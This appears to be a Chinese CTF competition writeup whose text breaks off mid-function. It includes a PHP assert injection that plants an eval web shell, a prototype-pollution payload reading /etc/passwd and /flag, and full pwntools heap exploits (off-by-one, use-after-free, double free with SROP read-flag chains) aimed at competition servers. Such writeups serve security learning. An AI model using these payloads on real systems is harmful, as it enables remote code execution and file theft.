2021年绿城杯Light1ng战队Writeup

原创

Le1a 于 2021-09-30 09:20:57 发布

分类专栏： CTF 文章标签： python 安全

本文链接：https://blog.csdn.net/weixin_52091458/article/details/120560406

Light1ng战队

一、战队信息

- 名称：Light1ng
- 排名：16

二、解题情况

进不去平台了，没法截图了


三、解题过程

Web

1.ezphp

ezphp

在关于里看到个Git，所以考虑存在git泄露



index.php里的php代码

```php
<?php

if (isset($_GET['link_page'])) {
 $link_page = $_GET['link_page'];
} else {
 $link_page = "home";
}

$page_file = "pages/" . $link_page . ".php";

$safe_check1 = "strpos('$page_file', '..') === false";
assert($safe_check1) or die("no no no!");

// safe!
$safe_check2 = "file_exists('$page_file')";
assert($safe_check2) or die("no this file!");
?>
```

由于assert会进行命令执行，且$link_page参数可控，所以此处存在rce

构造闭合：


```
?link_page=flag.php', '..') === true|eval($_POST['yy']);//
```

POST传参：


```
yy=system('ls /');
```

bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var
Warning: assert(): assert($safe_check1): "strpos('pages/flag.php', '..') === true|eval($_POST['yy']);//.php', '..') === false" failed in **/var/www/html/index.php** on line **12**
no no no!

执行成功，蚁剑连接：



在pages目录下拿到flag



DASCTF{af5ff99c7f98d528e711acc42fd6b906}

2.Looking for treasure

```
</head>

<!--  /source.zip  -->

<body>
```

打开源码 有提示。

下载到源码 审计。

有一处

```
let content = fs.readFileSync(p).toString()
```

这里读取了p文件，如果能控制p的值就能实现文件读取。

```
try {
    content = JSON.parse(content)
    if (lodash.isEqual(req.body, content))
        res.json(content)
    else
        res.send({ "validator": valid, "content" : content, "log": "wrong content"})
} catch {
    res.send({ "validator": valid, "content" : content})
}
```

这个content和req.body肯定是不相同的不用管它 ， 所以p的内容最后会在报错信息的content里发出

看看p是怎么来的

```
let p;
if (config.path) {
    p = config.path;
} else if (config.filepath) {
    p = config.filepath;
} else {
    p = "config.json"
}
```

config.path给p赋值。所以得想办法控制path的值。


源码里看到

```
)) req.params.library = "json-schema"
```

看到这个想到json-schema原型链污染

payload

```
{"$schema":{"type":"object","properties":{"__proto__":{"type":"object","properties":{"path":{"type":"string","default":"/etc/passwd"}}}}}}
```




成功读到了/etc/passwd的内容，猜测flag在根目录，直接读/flag

```
{"$schema":{"type":"object","properties":{"__proto__":{"type":"object","properties":{"path":{"type":"string","default":"/flag"}}}}}}
```

数据包

```
POST /validated HTTP/1.1
Host: 26db192b-6f66-42c2-b783-cbe5f58cbd88.zzctf.dasctf.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 132
Origin: http://26db192b-6f66-42c2-b783-cbe5f58cbd88.zzctf.dasctf.com
Connection: close
Referer: http://26db192b-6f66-42c2-b783-cbe5f58cbd88.zzctf.dasctf.com/
Upgrade-Insecure-Requests: 1

{"$schema":{"type":"object","properties":{"__proto__":{"type":"object","properties":{"path":{"type":"string","default":"/flag"}}}}}}
```




DASCTF{5117143e660f592adc982dd96d2c3f17}

PWN

1.null

正常的菜单堆题，off-by-one漏洞，我没可以看见edit和add中都有read_input（）函数，而漏洞点就在这个read_input（）函数中

```
unsigned __int64 edit()
{
  int v1; // [rsp+Ch] [rbp-24h]
  char buf[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index:");
  read(0, buf, 6uLL);
  v1 = atoi(buf);
  if ( v1 >= 0 && v1 <= 15 )
  {
    if ( *(&heaparray + v1) )
    {
      printf("Content?:");
      read_input(*(&heaparray + v1), sizearray[v1]);
    }
    else
    {
      puts("Edit Error");
    }
  }
  else
  {
    puts("Error");
  }
  return __readfsqword(0x28u) ^ v3;
}
```



可以看见a2+1多读了一个字节我们可以利用这个漏洞来改写chunk的大小造成堆块的重叠。


Exp：

```
from pwn import *
#io=process('./null')
io=remote('82.157.5.28',50404)
elf=ELF('./null')
#libc=elf.libc
libc=ELF('./libc-2.23')

def choice(choice):
 io.sendlineafter('choice :',str(choice))

def malloc(index,size,context):
 choice(1)
 io.sendlineafter('Index:',str(index))
 io.sendlineafter('Size of Heap : ',str(size))
 io.sendafter('Content?:',context)

def free(index):
 choice(2)
 io.sendlineafter('Index:',str(index))

def edit(index,context):
 choice(3)
 io.sendlineafter('Index:',str(index))
 io.sendafter('Content?:',context)

def view(index):
 choice(4)
 io.sendlineafter('Index :',str(index))

def pwn():
 malloc(0,0x18,'0\n')
 malloc(1,0x78,'1\n')
 malloc(2,0x68,'2\n')
 malloc(3,0x68,'3\n')
 malloc(4,0x88,'4\n')
 edit(0,'0'*0x18+p8(0xf1))
 free(1)
 malloc(1,0x78,'\n')
 view(2)
 addr=u64(io.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
 mallochook=addr-0x68
 libcbase=mallochook-libc.symbols['__malloc_hook']
 onegadget=[0x45226,0x4527a,0xf03a4,0xf1247]

 malloc(5,0x68,'5\n')
 free(5)
 edit(2,p64(mallochook-0x23)+'\n')
 malloc(6,0x68,'6\n')
 malloc(7,0x68,'7'*0x13+p64(onegadget[3]+libcbase))#malloc_hook
 io.sendlineafter('choice :','1')
 io.sendlineafter('Index:','8')
 io.sendlineafter('Size of Heap : ',str(0x18))

 io.interactive()
pwn()
```

2.uaf

正常的菜单题

漏洞点在，free后指针没有置0，造成uaf漏洞，直接freechunk泄露libc，打malloc_hook



```
void __fastcall sub_AC5(__int64 a1, int a2)
{
  if ( *(_QWORD *)(8LL * a2 + a1) )
    free(*(void **)(8LL * a2 + a1));
}
```


Exp：

```
from pwn import *

sh=remote('82.157.5.28',51402)

context.log_level='debug'

elf=ELF('./uaf_pwn')

libc=elf.libc
def exp():

    def add(size):

        sh.sendlineafter(">","1")

        sh.sendlineafter("size>",str(size))

    def dele(idx):

        sh.sendlineafter(">","2")

        sh.sendlineafter("index>",str(idx))

    def edit(idx,content):

        sh.sendlineafter(">","3")

        sh.sendlineafter("index>",str(idx))

        sh.sendlineafter("content>",content)

    def show(idx):

        sh.sendlineafter(">","4")

        sh.sendlineafter("index>",str(idx))

    add(0x80)

    add(0x60)

    add(0x60)

    add(0x60)

    add(0x60)
```


```
    for i in range(4):
        edit(i,str(i)*8)
    dele(0)
    show(0)
    libc_base = u64(sh.recv(6).ljust(8,"\x00"))-88 - 0x10-libc.sym["__malloc_hook"]
    success("libc_base => 0x%x",libc_base)
    malloc_hook = libc_base + libc.sym["__malloc_hook"]
    add(0x80)
    dele(1)
    dele(3)
    dele(1)
    edit(1,p64(malloc_hook-0x23))
    gadget=[0x45226,0x4527a,0xf03a4,0xf1247]
    add(0x60)
    add(0x60)

    edit(7,"a"*0x13+p64(gadget[1]+libc_base))
    add(0x90)
    sh.interactive()
exp()
```

3.Greentownnote


这个题的漏洞在于dele这个操作，并没将ptr+8置0



在这可以看到有沙箱函数禁用了exevce，只能读取flag



整体逻辑如下，有正常的add，dele，show功能



直接doublefree泄露libc，利用libc中的函数context可以对其进行栈迁移，我们在堆上提前布置好rop，在利用free_hook函数触发，context+53，将栈迁移到我们布置好的rop处，然后利用srop将rip指向syscall，读取flag

完整exp：


```
from pwn import *

io = remote('82.157.5.28',51301)
elf = ELF('./GreentownNote')
libc = ELF('./libc-2.27.so')
context.log_level='debug'
context.arch='amd64'

def add(size,content):
    io.sendlineafter('choice :','1')
    io.sendlineafter('size :',str(size))
    io.sendlineafter('Content :',content)

def show(index):
    io.sendlineafter('choice :','2')
    io.sendlineafter('Index :',str(index))

def dele(index):
    io.sendlineafter('choice :','3')
```

```
    io.sendlineafter('Index :',str(index))

add(0x100,'a'*(0x10))
add(0x100,'')
dele(0)
dele(0)

show(0)
io.recvuntil("Content: ")
leak = u64(io.recv(6).ljust(8,'\x00'))
heap_base = leak - 0x260
success(hex(heap_base))
add(0x100,p64(heap_base+0x10))
add(0x100,'a'*8)
add(0x100,'\x07'*0x40)
dele(3)
show(3)
addr=u64(io.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
malloc_hook = addr-0x70
libc_base = malloc_hook-libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym['__free_hook']

setcontext = libc.sym['setcontext']+libc_base+53
syscall = libc.search(asm("syscall\nret")).next()+libc_base
print('libc_base',hex(libc_base))
add(0x100,'\x07'*0x80+p64(free_hook))
add(0x90,p64(setcontext))

frame = SigreturnFrame()
frame.rsp = (free_hook&0xfffffffffffff000)+8
frame.rax = 0
frame.rdi = 0
frame.rsi = free_hook&0xfffffffffffff000
frame.rdx = 0x280
frame.rip = syscall

pop_rdi=libc.search(asm('pop rdi\nret')).next()
pop_rsi=libc.search(asm('pop rsi\nret')).next()
pop_rdx=libc.search(asm('pop rdx\nret')).next()
pop_rax=libc.search(asm('pop rax\nret')).next()

add(0xf8,bytes(frame)[0:0xf8])
dele(5)
#open('./flag',0)
code = [pop_rdi+libc_base,free_hook&0xfffffffffffff000,pop_rsi+libc_base,0,pop_rdx+libc_base,0,pop_rax+libc_base,2,syscall]
#read(0,addr,0x40)
code+=[pop_rdi+libc_base,3,pop_rsi+libc_base,(free_hook&0xfffffffffffff000)+0x400,pop_rdx+libc_base,0x40,pop_rax+libc_base,0,syscall]
#write(1,addr,0x40)
code+=[pop_rdi+libc_base,1,pop_rax+libc_base,1,syscall]
shellcode='./flag'.ljust(8,'\x00')
shellcode+=flat(code)
io.sendline(shellcode)
io.interactive()
```

RE


1.easy_re

程序不难，丢入OD，进行分析



发现仅仅是单纯的xor加密,这就好办了,只需要把加密数据dump出来，然后在dump回输入内存，即可让他自动解密（取了个巧，算法没看，猜测可能是RC4魔改）


加密数据如上图



Dump过去，程序自动解密即可

2.[warmup]babyvxworks

IDA上来就开幕雷击



很明显，这是一个花指令,直接nop掉

```
.text:00000460                call    sub_32D0
.text:00000465                add     esp, 4
.text:00000468                lea     eax, [ebp-0B0h]
.text:0000046E                push    eax
.text:0000046F                push    offset off_1276C
.text:00000474                call    sub_33C0
.text:00000479                add     esp, 8
.text:0000047C                jz      short loc_488
.text:0000047E                jnz     short loc_488
.text:00000480                call    near ptr loc_492+3
.text:00000485                jmp     short near ptr loc_48A+1
.text:00000485 ; ---------------------------------------------------------------------------
.text:00000487                db 0E8h
.text:00000488 ; ---------------------------------------------------------------------------
.text:00000488
```

手动处理完，类似上图的所有花指令后，直接IDA F5

```
int sub_3D0()
{
  int i; // ebx
